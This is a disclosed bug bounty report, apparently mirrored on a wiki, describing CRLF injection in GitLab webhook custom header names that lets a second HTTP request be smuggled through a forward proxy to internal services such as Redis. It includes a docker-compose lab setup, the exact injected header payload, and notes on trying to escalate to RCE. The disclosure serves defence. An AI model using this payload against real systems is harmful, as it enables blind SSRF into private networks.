CRLF Injection in Webhook custom header could lead to blind SSRF
GitLab's webhook custom header names were not sanitised, allowing CRLF injection. When an outbound proxy is used, an attacker could smuggle a second HTTP request through the proxy, resulting in a blind SSRF to internal services.

GitLab
Originally disclosed on GitLab
- Fixed in 3 months
- Disclosed after 3 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #3162711 by ppee on 2025-05-26, assigned to @fvpotvin:
Report | Attachments | How To Reproduce
Report
Summary
GitLab’s webhook functionality allows users to configure custom HTTP headers for outbound webhook requests. However, the input for custom header names is not properly sanitized, allowing the injection of CRLF sequences (\r\n). This enables an attacker to inject arbitrary HTTP headers or potentially entire new HTTP requests within the serialized outbound webhook payload.
When GitLab is configured with an outbound HTTP proxy (e.g., via http_proxy or https_proxy), the maliciously crafted webhook causes GitLab to send a malformed HTTP request through the proxy. Depending on the proxy's behavior, this can lead to some unusual kind of request smuggling, enabling the attacker to issue unauthorized HTTP requests to internal services reachable only by the proxy or GitLab, resulting in a Server-Side Request Forgery (SSRF).
This issue may allow attackers to bypass network controls, access internal resources, or chain the vulnerability with other weaknesses for further exploitation, depending on the environment.
Steps to reproduce
- Setup Gitlab and a proxy of your choice. For convenience, I'm adding a docker compose file below, along with the proxy's config:
docker-compose.yml
services:
  ingress:
    image: traefik:v2.11
    container_name: ingress
    command:
      - "--providers.docker=true"
      - "--entrypoints.web.address=:80"
      - "--api.dashboard=true"
    ports:
      - "80:80"
      - "8888:8080"
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock
    restart: unless-stopped

  redis:
    image: redis
    container_name: redis
    command: redis-server
    restart: unless-stopped

  gitlab:
    image: gitlab/gitlab-ce:latest
    container_name: gitlab
    restart: always
    volumes:
      - './config:/etc/gitlab'
      - './logs:/var/log/gitlab'
      - './data:/var/opt/gitlab'
    environment:
      GITLAB_OMNIBUS_CONFIG: |
        redis['enable'] = false
        gitlab_rails['redis_host'] = 'redis'
        gitlab_rails['redis_port'] = 6379
        external_url 'http://gitlab.local'
        gitlab_rails['env'] = {
          "http_proxy" => "http://egress:3128",
        }

    labels:
      - "traefik.enable=true"
      - "traefik.http.routers.gitlab.rule=Host(`gitlab.local`)"
      - "traefik.http.services.gitlab.loadbalancer.server.port=80"
      - "traefik.http.routers.gitlab.entrypoints=web"
    depends_on:
      - ingress
      - egress
      - redis

  egress:
    image: ubuntu/squid:latest
    container_name: egress
    restart: always
    volumes:
      - './squid.config:/etc/squid/squid.conf'
squid.config
http_port 3128
pipeline_prefetch 1
http_access allow all
maximum_object_size 51200 KB
access_log /var/log/squid/access.log

cache deny all
cache_mem 256 MB
cache_log /var/log/squid/cache.log
cache_dir ufs /var/spool/squid 100 16 256
Note: I'm also running an external redis instance, as I was trying to compromise it using the SSRF.
- Once that's done, you can go ahead and login as usual, create a project (or a group) and go to Settings > Webhooks and create a simple webhook, pointing to any allowed domain (http://example.com is fine, please refrain from using https, this is way easier to reproduce with http)
- Now add a custom header, save and capture that POST request in Burp, sending it to Repeater (you can intercept and change it too, if you prefer, I prefer doing this on repeater).
- Change the custom header to:
Header name:
Content-Length: 3

a
You can use actual newlines or %0A, it doesn't matter.
Header value:
GET http://redis:6379/ HTTP/1.1
You should end up with a request that looks like this:
POST / HTTP/1.1
Host: example.com
...
Content-Length: 3

a: GET http://redis:6379/ HTTP/1.1
<original webhook headers and body>
The proxy interprets the first request ending with a: , so everything that follows is effectively another request. Every proxy could have a slightly different approach to this, I've found that squid is the easiest to setup.
- If you're running redis like I did in my example, you should see an entry like this:
1:M 26 May 2025 05:38:16.337 # Possible SECURITY ATTACK detected. It looks like somebody is sending POST or Host: commands to Redis. This is likely due to an attacker attempting to use Cross Protocol Scripting to compromise your Redis instance. Connection from 172.20.0.3:55160 aborted.
This means that the request did reach redis, but got blocked by its security measures.
If you're not running redis, you should set up some kind of listener so you can see the second request payload. (netcat, for example)
An important factor to this bug is that although this seems like the case, it does not rely on proxy misconfiguration or specific proxy quirks. All we need from the proxy is:
- It needs to allow HTTP pipelining (which most proxies do, although some need to be configured to do so), for Squid specifically, this is enabled by the
pipeline_prefetchdirective - It needs to be configured as a forward proxy (meaning that it stands between all outgoing traffic)
Of course, you could argue that the proxy is misconfigured because it is also proxying internal <-> internal traffic, but that is usually what we would see in the wild when talking about forward proxies, especially when a company wants to audit all the traffic from its services.
I tested with HAProxy and nginx, and although they require slightly different payloads the bug is reproduceable.
Impact
By crafting a malicious custom header, an attacker can smuggle arbitrary HTTP requests through the proxy, making them appear as legitimate outbound traffic from GitLab. This effectively results in a blind Server-Side Request Forgery (SSRF), enabling the attacker to interact with internal services that would otherwise be unreachable.
It is important to emphasize that the conditions required for this vulnerability are realistic and commonly encountered in production environments. The configuration of an outbound proxy—especially a forward proxy used to inspect, log, or control all outbound traffic—is a well-established practice in many organizations. Therefore, this is not a theoretical edge case or an exotic configuration, but rather a common operational pattern. The reliance on standard proxy features such as HTTP pipelining — enabled by default or easily configured in proxies like Squid, HAProxy, and others—makes this vulnerability broadly applicable and exploitable “in the wild.”
Note: I did try escalating this to an RCE or non-blind SSRF but had no luck. I'm inclined to think that a RCE could be possible in the right conditions using Redis (which needs to be set up as an unauthenticated external service), but all the configurations I've tested append a Host header to the second request, which gets blocked by Redis. Compromising Redis in this case is just a matter of crafting a second request that doesn't include
HostorPOST. Some proxies allow for other protocols (like gopher, for example), but I wasn't able to make it work.
What is the current bug behavior?
CRLFs are allowed in webhook's custom header names\

The CRLFs are not visible in the UI, but they are there.\

When the webhook is triggered, the crafted second request is sent by Squid
<redacted>
What is the expected correct behavior?
Gitlab should sanitize the custom header names, as well as the custom header values (CRLFs are allowed there too, but it gets blocked when the webhook is triggered)
Output of checks
The CRLF injection is present on gitlab.com, but I was not able to get a SSRF there, given the specific proxying requirements.
Results of GitLab environment info
System information
System:
Current User:   git
Using RVM:      no
Ruby Version:   3.2.5
Gem Version:    3.6.7
Bundler Version:2.6.5
Rake Version:   13.0.6
Redis Version:  7.2.7
Sidekiq Version:7.3.9
Go Version:     unknown

GitLab information
Version:        18.0.1
Revision:       7f42fade2b3
Directory:      /opt/gitlab/embedded/service/gitlab-rails
DB Adapter:     PostgreSQL
DB Version:     16.8
URL:            http://gitlab.local
HTTP Clone URL: http://gitlab.local/some-group/some-project.git
SSH Clone URL:  [email protected]:some-group/some-project.git
Using LDAP:     no
Using Omniauth: yes
Omniauth Providers:

GitLab Shell
Version:        14.42.0
Repository storages:
- default:      unix:/var/opt/gitlab/gitaly/gitaly.socket
GitLab Shell path:              /opt/gitlab/embedded/service/gitlab-shell

Gitaly
- default Address:      unix:/var/opt/gitlab/gitaly/gitaly.socket
- default Version:      18.0.1
- default Git Version:  2.49.0.gl2
Impact
By crafting a malicious custom header, an attacker can smuggle arbitrary HTTP requests through the proxy, making them appear as legitimate outbound traffic from GitLab. This effectively results in a blind Server-Side Request Forgery (SSRF), enabling the attacker to interact with internal services that would otherwise be unreachable.
It is important to emphasize that the conditions required for this vulnerability are realistic and commonly encountered in production environments. The configuration of an outbound proxy—especially a forward proxy used to inspect, log, or control all outbound traffic—is a well-established practice in many organizations. Therefore, this is not a theoretical edge case or an exotic configuration, but rather a common operational pattern. The reliance on standard proxy features such as HTTP pipelining — enabled by default or easily configured in proxies like Squid, HAProxy, and others—makes this vulnerability broadly applicable and exploitable “in the wild.”
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application did not strip carriage return and line feed characters from user-supplied webhook header names before building the outbound HTTP request.
Impact
An attacker could smuggle arbitrary HTTP requests through the proxy, resulting in a blind SSRF that may allow interaction with internal services; the report notes that on gitlab.com the CRLF injection was present but SSRF was not achieved due to specific proxying requirements.
What the attacker needed
GitLab with outbound forward proxy; Ability to create webhooks; Proxy allows HTTP pipelining
The fix
GitLab should sanitise custom header names and values to reject CRLF characters.
How it was found
- Set up GitLab with an outbound forward proxy such as Squid.
- Create a project or group and add a webhook pointing to an allowed HTTP domain.
- Add a custom header, save, and capture the request in a proxy tool.
- Change the custom header name to include a CRLF sequence followed by a second request line.
- Trigger the webhook and observe the second request reaching an internal service.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Webhooks let a service send automatic HTTP requests to a URL you choose. The custom header name field accepted newline characters, which are special in HTTP and can split one request into two. If the server sends its traffic through a proxy, the second request can reach internal services that are not normally reachable from outside.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.



